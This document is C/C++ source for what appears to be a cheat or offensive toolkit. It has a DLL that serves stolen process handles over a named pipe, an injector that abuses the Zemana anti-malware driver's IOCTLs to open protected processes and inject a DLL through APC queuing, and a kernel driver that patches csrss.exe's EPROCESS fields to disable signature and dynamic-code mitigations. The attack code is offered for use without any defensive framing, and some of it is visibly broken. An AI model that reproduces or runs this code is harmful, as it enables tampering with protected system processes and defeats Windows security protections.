HANDLE GetTargetProcessHandle(PPROCESS_HANDLE_SNAPSHOT_INFORMATION phsi,
DWORD pid);

```

```

BOOL ServerThread(LPVOID IParam)
{
    char proc_name[256] = { 0, };
    HANDLE hPipe, hTargetProcess;
    PPROCESS_HANDLE_SNAPSHOT_INFORMATION HandleInfo;
    DWORD TargetPid;
    DWORD read_byte = 0;

    REPLY_HEADER rep;

    hPipe = CreateNamedPipe(
        PIPE_NAME,
        PIPE_ACCESS_DUPLEX,
        PIPE_TYPE_MESSAGE | PIPE_WAIT,
        PIPE_UNLIMITED_INSTANCES,
        0,
        0,
        NMPWAIT_USE_DEFAULT_WAIT,
        NULL
    );
    if (ConnectNamedPipe(hPipe, NULL)){
        while (1) {
            ReadFile(hPipe, &rep, sizeof(REPLY_HEADER), NULL, NULL);
            switch (rep.type)
            {
                case CHEAT_LIST::GetTargetHandle:
                    HandleInfo = GetInsideProcessHandle();
                    TargetPid = ImageNameToProcessId(rep.buffer);
                    hTargetProcess = GetTargetProcessHandle(HandleInfo, TargetPid);
                    REQUEST_HEADER req;
                    req.type = CHEAT_LIST::GetTargetHandle;
                    req.address = 0;
                    req.return_value = (uint32_t)hTargetProcess;
                    if (!WriteFile(hPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
                        ERROR_MACRO("WriteFile");
                    free(HandleInfo);
                    break;
                case CHEAT_LIST::Read:
                    break;
                case CHEAT_LIST::Write:
                    break;
                case CHEAT_LIST::ScriptOn:
                    break;
                case CHEAT_LIST::ScriptOff:
                    break;
            }
        }
    }
    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    HANDLE hThread = 0;
    switch (fdwReason)
    {

```

```

case DLL_PROCESS_ATTACH:
    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)ServerThread, NULL,
        NULL, NULL);
    break;

case DLL_THREAD_ATTACH:
    // Do thread-specific initialization.
    break;

case DLL_THREAD_DETACH:
    CloseHandle(hThread);
    // Do thread-specific cleanup.
    break;

case DLL_PROCESS_DETACH:
    // Perform any necessary cleanup.
    break;
}
Sleep(2000);
//SwitchToThread();
//Sleep(2000);
return TRUE;
}

#define BASIC_BUFFER_CHECKER

PPROCESS_HANDLE_SNAPSHOT_INFORMATION GetInsideProcessHandle() {
    NTSTATUS status = STATUS_INFO_LENGTH_MISMATCH; // must initialize mismatch
    ULONG handle_len = 0;
    char* buffer = (char*)malloc(handle_len); // base

    do {
        if (status == STATUS_INFO_LENGTH_MISMATCH) {
            free(buffer);
            buffer = (char*)malloc(handle_len);
        }
    } while (status = NtQueryInformationProcess(
        GetCurrentProcess(),
        (PROCESSINFOCLASS)51,
        buffer,
        handle_len,
        &handle_len
    ));
    return (PPROCESS_HANDLE_SNAPSHOT_INFORMATION)buffer;
}

DWORD ImageNameToProcessId(const char* ImageName) {
    PROCESSENTRY32 ProcessEntry;
    HANDLE hSnapShot;

    ProcessEntry.dwSize = sizeof(PROCESSENTRY32);
    hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (!hSnapShot){
        ERROR_MACRO("CreateToolhelp32Snapshot");
        return 0;
    }
}

```



```

Process32First(hSnapShot, &ProcessEntry);
do {
    if (!strcmp(ProcessEntry.szExeFile, ImageName, strlen(ImageName))){
        DWORD session_id;
        ProcessIdToSessionId(ProcessEntry.th32ProcessID, &session_id);
        if (session_id == 1) // check only session1
            return ProcessEntry.th32ProcessID;
    }
} while (Process32Next(hSnapShot, &ProcessEntry));
return 0;
}

HANDLE GetTargetProcessHandle(PPROCESS_HANDLE_SNAPSHOT_INFORMATION phsi,
DWORD pid){
    for (ULONG i = 0; i < phsi->NumberOfHandles; i++){
        if (phsi->Handles[i].ObjectTypeIndex == OBJECT_TYPE_PROCESS ||
            phsi->Handles[i].ObjectTypeIndex == OBJECT_TYPE_JOB){
            if (GetProcessId(phsi->Handles[i].HandleValue) == pid)
                {
                    return (HANDLE)(phsi->Handles[i].HandleValue);
                }
        }
    }
}
std::cout << "can't find pid's handle" << std::endl;
return 0;
}

```

dll_injector

<main.cpp>

```

#include <iostream>
#include <Windows.h>
#include <winternl.h>
#include <TIHelp32.h>

#pragma comment (lib, "ntdll.lib")
#define ERROR_MACRO(x) std::cout << "[DBG] Can't call " << x << " Reason: "<<
    GetLastError() << std::endl;

typedef NTSTATUS(NTAPI *pNtOpenThread)(PHANDLE ThreadHandle, ACCESS_MASK
AccessMask, POBJECT_ATTRIBUTES ObjectAttributes, CLIENT_ID* cl_id);
typedef NTSTATUS(NTAPI *pNtQueueApcThread)(HANDLE ThreadHandle,
PIO_APC_ROUTINE ApcRoutine, PVOID ApcRoutineContext OPTIONAL,
PIO_STATUS_BLOCK ApcStatusBlock OPTIONAL, ULONG ApcReserved OPTIONAL);

pNtOpenThread NtOpenThread = (pNtOpenThread)
GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtOpenThread");

pNtQueueApcThread NtQueueApcThread = (pNtQueueApcThread)
GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtQueueApcThread");

typedef NTSTATUS (NTAPI *MyRtlCreateUserThread)(
    IN HANDLE ProcessHandle,
    IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
    IN BOOLEAN CreateSuspended,

```

```

IN ULONG          StackZeroBits,
IN OUT PULONG     StackReserved,
IN OUT PULONG     StackCommit,
IN PVOID          StartAddress,
IN PVOID          StartParameter OPTIONAL,
OUT PHANDLE       ThreadHandle,
OUT CLIENT_ID*    ClientID
);

struct NtCreateThreadExBuffer
{
    SIZE_T Size;
    SIZE_T Unknown1;
    SIZE_T Unknown2;
    PULONG Unknown3;
    SIZE_T Unknown4;
    SIZE_T Unknown5;
    SIZE_T Unknown6;
    PULONG Unknown7;
    SIZE_T Unknown8;
};

EXTERN_C NTSYSAPI NTSTATUS NTAPI NtCreateThreadEx(PHANDLE,
    ACCESS_MASK, LPVOID, HANDLE, LPTHREAD_START_ROUTINE, LPVOID,
    BOOL, SIZE_T, SIZE_T, SIZE_T, LPVOID);

BOOL set_privilege(LPSTR prv_name) {
    HANDLE hToken;
    TOKEN_PRIVILEGES tempTP;
    LUID tempLUID;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken)) {
        ERROR_MACRO("OpenProcessToken");
        return FALSE;
    }

    if (!LookupPrivilegeValueA(NULL, prv_name, &tempLUID)) {
        ERROR_MACRO("LookupPrivilegeValueA");
        return FALSE;
    }

    tempTP.PrivilegeCount = 1; // size of array
    tempTP.Privileges->Luid = tempLUID;
    tempTP.Privileges->Attributes = SE_PRIVILEGE_ENABLED |
    SE_PRIVILEGE_ENABLED_BY_DEFAULT;
    if (!AdjustTokenPrivileges(hToken, FALSE, &tempTP, sizeof(tempTP), NULL, NULL)) {
        ERROR_MACRO("AdjustTokenPrivileges");
        return FALSE;
    }
    CloseHandle(hToken);
    return TRUE;
}

HANDLE GetPPLHandle(DWORD pid) {
    HANDLE hDevice, hProcess;
    DWORD myPid;

    hDevice = CreateFile(

```

```

"\\\\.\\ZemanaAntiMalware",
GENERIC_READ | GENERIC_WRITE,
0,
NULL,
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
NULL
);
if (!hDevice)
{
    printf("Can't not find device driver..\\n");
    return 0;
}
// Registering my process with the driver
myPid = GetCurrentProcessId();
if (!DeviceIoControl(hDevice, 0x80002010, &myPid, sizeof(DWORD), NULL, 0, NULL,
NULL)) {
    CloseHandle(hDevice);
    return 0;
}

// Using IOCTL to get full access process handle
DeviceIoControl(hDevice, 0x8000204C, &pid, sizeof(DWORD), &hProcess,
sizeof(HANDLE), NULL, NULL);
CloseHandle(hDevice);
return hProcess;
}

typedef HMODULE (WINAPI *MyLoadLibrary)(_In_ LPCSTR lpLibFileName);

int main(int argc, char **argv)
{
    HANDLE hTarget;
    MyLoadLibrary temp;
    MyRtlCreateUserThread temp1;
    LPVOID buffer;
    NtCreateThreadExBuffer ntbuffer;
    HANDLE hThread;
    PROCESS_MITIGATION_DYNAMIC_CODE_POLICY pmdcp;
    PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY pmbsp;
    HANDLE TestHandle;
    CLIENT_ID abc;

    memset(&ntbuffer, 0, sizeof(NtCreateThreadExBuffer));
    DWORD temp_dword1 = 0;
    DWORD temp_dword2 = 0;

    ntbuffer.Size = sizeof(NtCreateThreadExBuffer);
    ntbuffer.Unknown1 = 0x10003;
    ntbuffer.Unknown2 = 0x8;
    ntbuffer.Unknown3 = &temp_dword2;
    ntbuffer.Unknown4 = 0;
    ntbuffer.Unknown5 = 0x10004;
    ntbuffer.Unknown6 = 4;
    ntbuffer.Unknown7 = &temp_dword1;
    ntbuffer.Unknown8 = 0;

```

```

set_privilege(LPSTR("SeDebugPrivilege"));
hTarget = GetPPLHandle(atoi(argv[1]));
std::cout << "hTarget : " << hTarget << std::endl;
GetProcessMitigationPolicy(hTarget, ProcessDynamicCodePolicy, (PVOID)&pmdcp,
sizeof(pmdcp));
GetProcessMitigationPolicy(hTarget, ProcessSignaturePolicy, (PVOID)&pmbssp,
sizeof(pmbssp));

/* CSRSS Mitigation Checker */
std::cout << "----- CSRSS ProcessDynamicCodePolicy -----" << std::endl;
std::cout << "AllowRemoteDowngrade : " << pmdcp.AllowRemoteDowngrade <<
std::endl;
std::cout << "AllowThreadOptOut : " << pmdcp.AllowThreadOptOut << std::endl;
std::cout << "AuditProhibitDynamicCode : " << pmdcp.AuditProhibitDynamicCode <<
std::endl;
std::cout << "ProhibitDynamicCode : " << pmdcp.ProhibitDynamicCode << std::endl;
std::cout << "----- CSRSS ProcessSignaturePolicy -----" << std::endl;
std::cout << "AuditMicrosoftSignedOnly : " << pmbssp.AuditMicrosoftSignedOnly <<
std::endl;
std::cout << "AuditStoreSignedOnly : " << pmbssp.AuditStoreSignedOnly << std::endl;
std::cout << "MicrosoftSignedOnly : " << pmbssp.MicrosoftSignedOnly << std::endl;
std::cout << "MitigationOptIn : " << pmbssp.MitigationOptIn << std::endl;
std::cout << "StoreSignedOnly : " << pmbssp.StoreSignedOnly << std::endl;
GetProcessMitigationPolicy(GetCurrentProcess(), ProcessDynamicCodePolicy,
(PVOID)&pmdcp, sizeof(pmdcp));
GetProcessMitigationPolicy(GetCurrentProcess(), ProcessSignaturePolicy,
(PVOID)&pmbssp, sizeof(pmbssp));

/* MyProcess Mitigation Checker */
std::cout << "----- MyProcessDynamicCodePolicy -----" << std::endl;
std::cout << "AllowRemoteDowngrade : " << pmdcp.AllowRemoteDowngrade <<
std::endl;
std::cout << "AllowThreadOptOut : " << pmdcp.AllowThreadOptOut << std::endl;
std::cout << "AuditProhibitDynamicCode : " << pmdcp.AuditProhibitDynamicCode <<
std::endl;
std::cout << "ProhibitDynamicCode : " << pmdcp.ProhibitDynamicCode << std::endl;
std::cout << "----- MyProcessSignaturePolicy -----" << std::endl;
std::cout << "AuditMicrosoftSignedOnly : " << pmbssp.AuditMicrosoftSignedOnly <<
std::endl;
std::cout << "AuditStoreSignedOnly : " << pmbssp.AuditStoreSignedOnly << std::endl;
std::cout << "MicrosoftSignedOnly : " << pmbssp.MicrosoftSignedOnly << std::endl;
std::cout << "MitigationOptIn : " << pmbssp.MitigationOptIn << std::endl;
std::cout << "StoreSignedOnly : " << pmbssp.StoreSignedOnly << std::endl;

temp = (MyLoadLibrary)GetProcAddress(GetModuleHandleA("kernel32.dll"),
"LoadLibraryA");
std::cout << " LoadLibrary : " << temp << std::endl;
buffer = VirtualAllocEx(hTarget, NULL, strlen(argv[2])+1, MEM_RESERVE |
MEM_COMMIT, PAGE_READWRITE);
if (!WriteProcessMemory(hTarget, buffer, argv[2], strlen(argv[2]) + 1, NULL)) {
    ERROR_MACRO("WriteProcessMemory");
}
std::cout << "end?" << std::endl;

temp1 = (MyRtlCreateUserThread)GetProcAddress(GetModuleHandleA("ntdll.dll"),

```

```

"RtlCreateUserThread");
std::cout << "RtlCreateUserThread Address: " << temp1 << std::endl;

HANDLE hTool;
THREADENTRY32 te;

hTool = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
te.dwSize = sizeof(THREADENTRY32);
Thread32First(hTool, &te);
do {
    if (te.th32OwnerProcessID == GetProcessId(hTarget)) {
        std::cout << "[STATUS] Found Thread : " << te.th32OwnerProcessID <<
            std::endl;
        CLIENT_ID cid;
        OBJECT_ATTRIBUTES ObjectAttributes;
        cid.UniqueProcess = (HANDLE)te.th32OwnerProcessID;
        cid.UniqueThread = (HANDLE)te.th32ThreadID;
        std::cout << "[STATUS] cid.UniqueProcess : " << cid.UniqueProcess << std::endl;
        std::cout << "[STATUS] cid.UniqueThread : " << cid.UniqueThread << std::endl;
        InitializeObjectAttributes(&ObjectAttributes, NULL, NULL, NULL, NULL);
        std::cout << "[STATUS] Found Thread " << std::endl;
        hThread = OpenThread(GENERIC_ALL, 0, (DWORD)cid.UniqueThread);
        std::cout << "hThread : " << hThread << std::endl;

        if (hThread) {
            std::cout << "Thread Opend!" << std::endl;
            SuspendThread(hThread);
            auto ret = NtQueueApcThread(hThread,
                (PIO_APC_ROUTINE)temp, buffer, NULL, NULL);
            printf_s("Ret 0x%p\nError 0x%p\n", ret, GetLastError());
            DWORD ret1 = QueueUserAPC((PAPCFUNC)temp, hThread, (ULONG_PTR)buffer);
            printf_s("Ret 0x%p\nError 0x%p\n", ret1, GetLastError());
            ResumeThread(hThread);
            CloseHandle(hThread);
        }
    }
} while (Thread32Next(hTool, &te));
std::cout << "NtQueueApcThread ended.." << std::endl;
std::cout << "end?" << std::endl;

return 0;
}

```

Miti Killer

<MitiKiller.h>

```

#pragma once
#include <ntddk.h>
#include <wdm.h>
#include <ntifs.h>
#include <tchar.h>

#pragma comment (lib, "ntoskrnl.lib")

```

```

typedef enum _SYSTEM_INFORMATION_CLASS {
    SystemBasicInformation,
    SystemProcessorInformation,
    SystemPerformanceInformation,
    SystemTimeOfDayInformation,
    SystemPathInformation,
    SystemProcessInformation,
    SystemCallCountInformation,
    SystemDeviceInformation,
    SystemProcessorPerformanceInformation,
    SystemFlagsInformation,
    SystemCallTimeInformation,
    SystemModuleInformation,
    SystemLocksInformation,
    SystemStackTraceInformation,
    SystemPagedPoolInformation,
    SystemNonPagedPoolInformation,
    SystemHandleInformation,
    SystemObjectInformation,
    SystemPageFileInformation,
    SystemVdmInstemulInformation,
    SystemVdmBopInformation,
    SystemFileCacheInformation, for WorkingSetTypeSystemCache)
    SystemPoolTagInformation,
    SystemInterruptInformation,
    SystemDpcBehaviorInformation, requires SeLoadDriverPrivilege)
    SystemFullMemoryInformation,
    SystemLoadGdiDriverInformation,
    SystemUnloadGdiDriverInformation,
    SystemTimeAdjustmentInformation, SYSTEM_SET_TIME_ADJUST_INFORMATION
    (requires SeSystemtimePrivilege)
    SystemSummaryMemoryInformation,
    SystemMirrorMemoryInformation, SeShutdownPrivilege)
    SystemPerformanceTraceInformation,
    SystemObsolete0,
    SystemExceptionInformation,
    SystemCrashDumpStateInformation,
    SystemKernelDebuggerInformation,
    SystemContextSwitchInformation,
    SystemRegistryQuotaInformation,
    SystemExtendServiceTableInformation,
    SystemPrioritySeperation,
    SystemVerifierAddDriverInformation,
    SystemVerifierRemoveDriverInformation,
    SystemProcessorIdleInformation,
    SystemLegacyDriverInformation,
    SystemCurrentTimeZoneInformation,
    SystemLookasideInformation,
    SystemTimeSlipNotification,
    SystemSessionCreate,
    SystemSessionDetach,
    SystemSessionInformation,
    SystemRangeStartInformation,
    SystemVerifierInformation,
    SystemVerifierThunkExtend,
    SystemSessionProcessInformation,

```

SystemLoadGdiDriverInSystemSpace,
 SystemNumaProcessorMap,
 SystemPrefetcherInformation, PfSnQueryPrefetcherInformation
 SystemExtendedProcessInformation,
 SystemRecommendedSharedDataAlignment,
 SystemComPlusPackage,
 SystemNumaAvailableMemory,
 SystemProcessorPowerInformation,
 SystemEmulationBasicInformation,
 SystemEmulationProcessorInformation,
 SystemExtendedHandleInformation,
 SystemLostDelayedWriteInformation,
 SystemBigPoolInformation,
 SystemSessionPoolTagInformation,
 SystemSessionMappedViewInformation,
 SystemHotpatchInformation,
 SystemObjectSecurityMode,
 SystemWatchdogTimerHandler,
 SystemWatchdogTimerInformation,
 SystemLogicalProcessorInformation,
 SystemWow64SharedInformationObsolete,
 SystemRegisterFirmwareTableInformationHandler,
 SystemFirmwareTableInformation,
 SystemModuleInformationEx,
 SystemVerifierTriageInformation,
 SystemSuperfetchInformation,
 SystemMemoryListInformation, SeProfileSingleProcessPrivilege)
 SystemFileCacheInformationEx, as SystemFileCacheInformation)
 SystemThreadPriorityClientIdInformation, SeIncreaseBasePriorityPrivilege)
 SystemProcessorIdleCycleTimeInformation,
 SystemVerifierCancellationInformation,
 name:wow64:whNT32QuerySystemVerifierCancellationInformation
 SystemProcessorPowerInformationEx,
 SystemRefTraceInformation,
 SystemSpecialPoolInformation, MmSpecialPoolCatchOverruns != 0
 SystemProcessIdInformation,
 SystemErrorPortInformation,
 SystemBootEnvironmentInformation,
 SystemHypervisorInformation,
 SystemVerifierInformationEx,
 SystemTimeZoneInformation,
 SystemImageFileExecutionOptionsInformation, SeTcbPrivilege)
 SystemCoverageInformation,
 SystemPrefetchPatchInformation,
 SystemVerifierFaultsInformation,
 SystemSystemPartitionInformation,
 SystemSystemDiskInformation,
 SystemProcessorPerformanceDistribution,
 SystemNumaProximityNodeInformation,
 SystemDynamicTimeZoneInformation,
 SystemCodeIntegrityInformation,
 SystemProcessorMicrocodeUpdateInformation,
 SystemProcessorBrandString,
 SystemVirtualAddressInformation, requires SeIncreaseQuotaPrivilege)
 SystemLogicalProcessorAndGroupInformation, KeQueryLogicalProcessorRelationship
 SystemProcessorCycleTimeInformation,

SystemStoreInformation,
 SystemRegistryAppendString,
 SystemAitSamplingValue,
 SystemVhdBootInformation,
 SystemCpuQuotaInformation,
 SystemNativeBasicInformation,
 SystemSpare1,
 SystemLowPriorityIoInformation,
 SystemTpmBootEntropyInformation,
 SystemVerifierCountersInformation,
 SystemPagedPoolInformationEx, for WorkingSetTypePagedPool)
 SystemSystemPtesInformationEx, info for WorkingSetTypeSystemPtes)
 SystemNodeDistanceInformation,
 SystemAcpiAuditInformation, HalpAuditQueryResults, info class 26
 SystemBasicPerformanceInformation,
 name:wow64:whNtQuerySystemInformation_SystemBasicPerformanceInformation
 SystemQueryPerformanceCounterInformation,
 SystemSessionBigPoolInformation,
 SystemBootGraphicsInformation,
 SystemScrubPhysicalMemoryInformation,
 SystemBadPageInformation,
 SystemProcessorProfileControlArea,
 SystemCombinePhysicalMemoryInformation, MEMORY_COMBINE_INFORMATION_EX2
 SystemEntropyInterruptTimingCallback,
 SystemConsoleInformation,
 SystemPlatformBinaryInformation,
 SystemThrottleNotificationInformation,
 SystemHypervisorProcessorCountInformation,
 SystemDeviceDataInformation,
 SystemDeviceDataEnumerationInformation,
 SystemMemoryTopologyInformation,
 SystemMemoryChannelInformation,
 SystemBootLogoInformation,
 SystemProcessorPerformanceInformationEx,
 SystemSpare0,
 SystemSecureBootPolicyInformation,
 SystemPageFileInformationEx,
 SystemSecureBootInformation,
 SystemEntropyInterruptTimingRawInformation,
 SystemPortableWorkspaceEfiLauncherInformation,
 SystemFullProcessInformation, (requires admin)
 SystemKernelDebuggerInformationEx,
 SystemBootMetadataInformation,
 SystemSoftRebootInformation,
 SystemElamCertificateInformation,
 SystemOfflineDumpConfigInformation,
 SystemProcessorFeaturesInformation,
 SystemRegistryReconciliationInformation,
 SystemEdidInformation,
 SystemManufacturingInformation,
 SystemEnergyEstimationConfigInformation,
 SystemHypervisorDetailInformation,
 SystemProcessorCycleStatsInformation,
 SystemVmGenerationCountInformation,
 SystemTrustedPlatformModuleInformation,
 SystemKernelDebuggerFlags,


```

SystemCodeIntegrityPolicyInformation,
SystemIsolatedUserModeInformation,
SystemHardwareSecurityTestInterfaceResultsInformation,
SystemSingleModuleInformation,
SystemAllowedCpuSetsInformation,
SystemVsmProtectionInformation, SystemDmaProtectionInformation)
SystemInterruptCpuSetsInformation,
SystemSecureBootPolicyFullInformation,
SystemCodeIntegrityPolicyFullInformation,
SystemAffinitizedInterruptProcessorInformation,
SystemRootSiloInformation,
SystemCpuSetInformation,
SystemCpuSetTagInformation,
SystemWin32WerStartCallout,
SystemSecureKernelProfileInformation,
}SYSTEM_INFORMATION_CLASS, *PSYSTEM_INFORMATION_CLASS;
typedef struct _SYSTEM_PROCESS_INFORMATION {
    ULONG NextEntryOffset;
    ULONG NumberOfThreads;
    LARGE_INTEGER WorkingSetPrivateSize;
    ULONG HardFaultCount;
    ULONG NumberOfThreadsHighWatermark;
    ULONGLONG CycleTime;
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
    UNICODE_STRING ImageName;
    LONG BasePriority;
    PVOID UniqueProcessId;
    PVOID InheritedFromUniqueProcessId;
    ULONG HandleCount;
    ULONG SessionId;
    ULONG_PTR UniqueProcessKey;
    ULONG_PTR PeakVirtualSize;
    ULONG_PTR VirtualSize;
    ULONG PageFaultCount;
    ULONG_PTR PeakWorkingSetSize;
    ULONG_PTR WorkingSetSize;
    ULONG_PTR QuotaPeakPagedPoolUsage;
    ULONG_PTR QuotaPagedPoolUsage;
    ULONG_PTR QuotaPeakNonPagedPoolUsage;
    ULONG_PTR QuotaNonPagedPoolUsage;
    ULONG_PTR PagefileUsage;
    ULONG_PTR PeakPagefileUsage;
    ULONG_PTR PrivatePageCount;
    LARGE_INTEGER ReadOperationCount;
    LARGE_INTEGER WriteOperationCount;
    LARGE_INTEGER OtherOperationCount;
    LARGE_INTEGER ReadTransferCount;
    LARGE_INTEGER WriteTransferCount;
    LARGE_INTEGER OtherTransferCount;
}SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;
typedef struct _EPROCESS_FLAGS
{
    unsigned int CreateReported : 1;
    unsigned int NoDebugInherit : 1;

```

```

unsigned int ProcessExiting : 1;
unsigned int ProcessDelete : 1;
unsigned int ControlFlowGuardEnabled : 1;
unsigned int VmDeleted : 1;
unsigned int OutswapEnabled : 1;
unsigned int Outswapped : 1;
unsigned int FailFastOnCommitFail : 1;
unsigned int Wow64VaSpace4Gb : 1;
unsigned int AddressSpaceInitialized : 2;
unsigned int SetTimerResolution : 1;
unsigned int BreakOnTermination : 1;
unsigned int DeprioritizeViews : 1;
unsigned int WriteWatch : 1;
unsigned int ProcessInSession : 1;
unsigned int OverrideAddressSpace : 1;
unsigned int HasAddressSpace : 1;
unsigned int LaunchPrefetched : 1;
unsigned int Background : 1;
unsigned int VmTopDown : 1;
unsigned int ImageNotifyDone : 1;
unsigned int PdeUpdateNeeded : 1;
unsigned int VdmAllowed : 1;
unsigned int ProcessRundown : 1;
unsigned int ProcessInserted : 1;
unsigned int DefaultIoPriority : 3;
unsigned int ProcessSelfDelete : 1;
unsigned int SetTimerResolutionLink : 1;
}EPROCESS_FLAGS, *PEPROCESS_FLAGS;
typedef struct _EPROCESS_FLAGS2
{
    unsigned int JobNotReallyActive : 1;
    unsigned int AccountingFolded : 1;
    unsigned int NewProcessReported : 1;
    unsigned int ExitProcessReported : 1;
    unsigned int ReportCommitChanges : 1;
    unsigned int LastReportMemory : 1;
    unsigned int ForceWakeCharge : 1;
    unsigned int CrossSessionCreate : 1;
    unsigned int NeedsHandleRundown : 1;
    unsigned int RefTraceEnabled : 1;
    unsigned int DisableDynamicCode : 1;
    unsigned int EmptyJobEvaluated : 1;
    unsigned int DefaultPagePriority : 3;
    unsigned int PrimaryTokenFrozen : 1;
    unsigned int ProcessVerifierTarget : 1;
    unsigned int StackRandomizationDisabled : 1;
    unsigned int AffinityPermanent : 1;
    unsigned int AffinityUpdateEnable : 1;
    unsigned int PropagateNode : 1;
    unsigned int ExplicitAffinity : 1;
    unsigned int ProcessExecutionState : 2;
    unsigned int DisallowStrippedImages : 1;
    unsigned int HighEntropyASLREnabled : 1;
    unsigned int ExtensionPointDisable : 1;
    unsigned int ForceRelocateImages : 1;
    unsigned int ProcessStateChangeRequest : 2;

```

```

    unsigned int ProcessStateChangeInProgress : 1;
    unsigned int DisallowWin32kSystemCalls : 1;
} EPROCESS_FLAGS2, *PEPROCESS_FLAGS2;
typedef struct _EPROCESS_FLAGS3
{
    unsigned int Minimal : 1;
    unsigned int ReplacingPageRoot : 1;
    unsigned int DisableNonSystemFonts : 1;
    unsigned int AuditNonSystemFontLoading : 1;
    unsigned int Crashed : 1;
    unsigned int JobVadsAreTracked : 1;
    unsigned int VadTrackingDisabled : 1;
    unsigned int AuxiliaryProcess : 1;
    unsigned int SubsystemProcess : 1;
    unsigned int IndirectCpuSets : 1;
    unsigned int InPrivate : 1;
    unsigned int ProhibitRemoteImageMap : 1;
    unsigned int ProhibitLowILImageMap : 1;
    unsigned int SignatureMitigationOptIn : 1;
} EPROCESS_FLAGS3, *PEPROCESS_FLAGS3;

typedef NTSTATUS (*MyZwQuerySystemInformation)
(_In_ SYSTEM_INFORMATION_CLASS SystemInformationClass,
 _Out_ PVOID SystemInformation,
 _In_ ULONG SystemInformationLength,
 _Out_ ULONG *ReturnLength);

NTSTATUS create_dispatch(PDEVICE_OBJECT DeviceObject, PIRP irp);
NTSTATUS device_control_dispatch(PDEVICE_OBJECT DeviceObject, PIRP irp);

```

<MitiKiller.c>

```

#include "MitiKiller.h"

NTSTATUS DriverEntry(_In_ PDRIVER_OBJECT DriverObject, _In_ PUNICODE_STRING
RegistryPath)
{
    UNICODE_STRING SymbolicLinkName, DeviceName;
    PDEVICE_OBJECT DeviceObject;
    NTSTATUS Status;

    UNREFERENCED_PARAMETER(RegistryPath);

    RtlInitUnicodeString(&SymbolicLinkName, L"\\??\\MitiLinker");
    RtlInitUnicodeString(&DeviceName, L"\\Device\\MitiDevice");

    Status = IoCreateDevice(DriverObject,
        0,
        &DeviceName,
        FILE_DEVICE_UNKNOWN,
        FILE_DEVICE_SECURE_OPEN,
        0,
        &DeviceObject);

    if (Status) {
        DbgPrint("IoCreateDevice failed.. Reason : %d\n", Status);
        return Status;
    }
}

```

```

Status = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);
if (Status) {
    DbgPrint("IoCreateDevice failed.. Reason : %d\n", Status);
    return Status;
}
DriverObject->MajorFunction[IRP_MJ_CREATE] = create_dispatch;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = device_control_dispatch;

return STATUS_SUCCESS;
}

NTSTATUS create_dispatch(PDEVICE_OBJECT DeviceObject, PIRP irp) {
    NTSTATUS Status = STATUS_SUCCESS;
    MyZwQuerySystemInformation fpZwQuerySystemInformation;
    PSYSTEM_PROCESS_INFORMATION pspi;
    UNICODE_STRING NameOfFunction, TargetName;
    ULONG ReturnLength = 0;
    PVOID SizeFinder = NULL64;
    PVOID TargetPID = 0;
    PEPROCESS TargetEPROCESS;
    PEPROCESS_FLAGS TargetFlags;
    PEPROCESS_FLAGS2 TargetFlags2;
    PEPROCESS_FLAGS3 TargetFlags3;
    char checker = 0;

    UNREFERENCED_PARAMETER(irp);
    UNREFERENCED_PARAMETER(DeviceObject);

    RtlInitUnicodeString(&NameOfFunction, L"ZwQuerySystemInformation");
    RtlInitUnicodeString(&TargetName, L"csrss.exe");
    DbgPrint("[DBG] CreateDispatch called :D \n");

    fpZwQuerySystemInformation = (MyZwQuerySystemInformation)
    MmGetSystemRoutineAddress(&NameOfFunction);
    DbgPrint("[DBG] fpZwQuerySystemInformation = %!64X :D\n",
    fpZwQuerySystemInformation);
    do {
        if (checker) {
            ExFreePool(SizeFinder);
        }
        checker = 1;
        SizeFinder = ExAllocatePool(NonPagedPool, ReturnLength);
    } while (fpZwQuerySystemInformation(SystemProcessInformation, SizeFinder,
    ReturnLength, &ReturnLength));
    DbgPrint("[DBG] ReturnLength : %d :D\n", ReturnLength);
    pspi = (PSYSTEM_PROCESS_INFORMATION)SizeFinder;

    while (pspi->NextEntryOffset) {
        if (!RtlCompareUnicodeString(&(pspi->ImageName), &TargetName, TRUE))
        {
            if ((pspi->SessionId) == 1) {
                TargetPID = pspi->UniqueProcessId;
                DbgPrint("[DBG] Got cha! :D\n");
                break;
            }
        }
    }
}

```

```

    pspi = (PSYSTEM_PROCESS_INFORMATION)((char*)pspi + pspi->NextEntryOffset);
}
if (!TargetPID) DbgPrint("[DBG] Meh -_- Can't find target prcoess.. work harder
:D\n");
PsLookupProcessByProcessId((HANDLE)TargetPID, &TargetEPROCESS);
*(UCHAR*)((UCHAR*)TargetEPROCESS + 0x6b0) = SE_SIGNING_LEVEL_UNCHECKED;
*(UCHAR*)((UCHAR*)TargetEPROCESS + 0x6b1) = SE_SIGNING_LEVEL_UNCHECKED;
*(UCHAR*)((UCHAR*)TargetEPROCESS + 0x6b2) = 0;
TargetFlags = (EPROCESS_FLAGS*)((UCHAR*)(TargetEPROCESS)+0x304);
TargetFlags2 = (EPROCESS_FLAGS2*)((UCHAR*)(TargetEPROCESS)+0x300);
TargetFlags3 = (EPROCESS_FLAGS3*)((UCHAR*)(TargetEPROCESS)+0x6b4);
TargetFlags2->DisableDynamicCode = 0;
TargetFlags3->SignatureMitigationOptIn = 0;
ExFreePool(SizeFinder);
return Status;
}
NTSTATUS device_control_dispatch(PDEVICE_OBJECT DeviceObject, PIRP irp) {
    NTSTATUS Status = STATUS_SUCCESS;
    UNREFERENCED_PARAMETER(DeviceObject);
    UNREFERENCED_PARAMETER(irp);
    return Status;
}

```